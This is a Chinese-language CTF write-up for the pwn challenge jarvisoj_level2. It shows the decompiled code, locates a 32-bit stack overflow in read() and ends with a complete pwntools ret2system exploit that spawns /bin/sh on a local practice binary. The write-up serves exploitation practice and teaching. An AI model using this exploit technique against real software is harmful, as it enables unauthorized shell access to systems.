
jarvisoj_level2

原创


m0sway 于 2022-03-20 14:07:13 发布 216 收藏 1

分类专栏： BUU-WP 文章标签： pwn python 网络安全 CTF WriteUP



jarvisoj_level2

使用`checksec`查看：



放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

- 存在漏洞函数`vulnerable_function()`，跟进。

`vulnerable_function()`：

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

- `return read(0, &buf, 0x100u);`：向变量`buf`中写入0x100长度的数据，变量`buf`距离`ebp` 0x88，存在栈溢出。
- `system("echo Input:");`：有`system()`函数可以使用

查询该程序中的字符串：

Address	Length	Type	String
LOAD:080…	00000013	C	/lib/ld-linux.so.2
LOAD:080…	0000000A	C	libc.so.6
LOAD:080…	0000000F	C	_IO_stdin_used
LOAD:080…	00000005	C	read
LOAD:080…	00000007	C	system
LOAD:080…	00000012	C	__libc_start_main
LOAD:080…	0000000F	C	__gmon_start__
LOAD:080…	0000000A	C	GLIBC_2.0
.rodata:…	0000000C	C	echo Input:
.rodata:…	00000014	C	echo 'Hello World!'
.eh_fram…	00000005	C	;*2$\"
.data:08…	00000008	C	/bin/sh

- 发现有`/bin/sh`

题目思路

- 利用栈溢出跳转`system@PLT`
- `system`参数给上`/bin/sh`
- getshell

步骤解析

> 无需

完整exp

```
from pwn import *

#start
r = process("../buu/jarvisoj_level2")
elf = ELF("../buu/jarvisoj_level2")

#params
sys_addr = elf.symbols['system']
bin_sh_addr = 0x0804A024

#attack
payload = b'M' * (0x88 + 4) + p32(sys_addr) + b'M' * 4 + p32(bin_sh_addr)
r.sendline(payload)

r.interactive()
```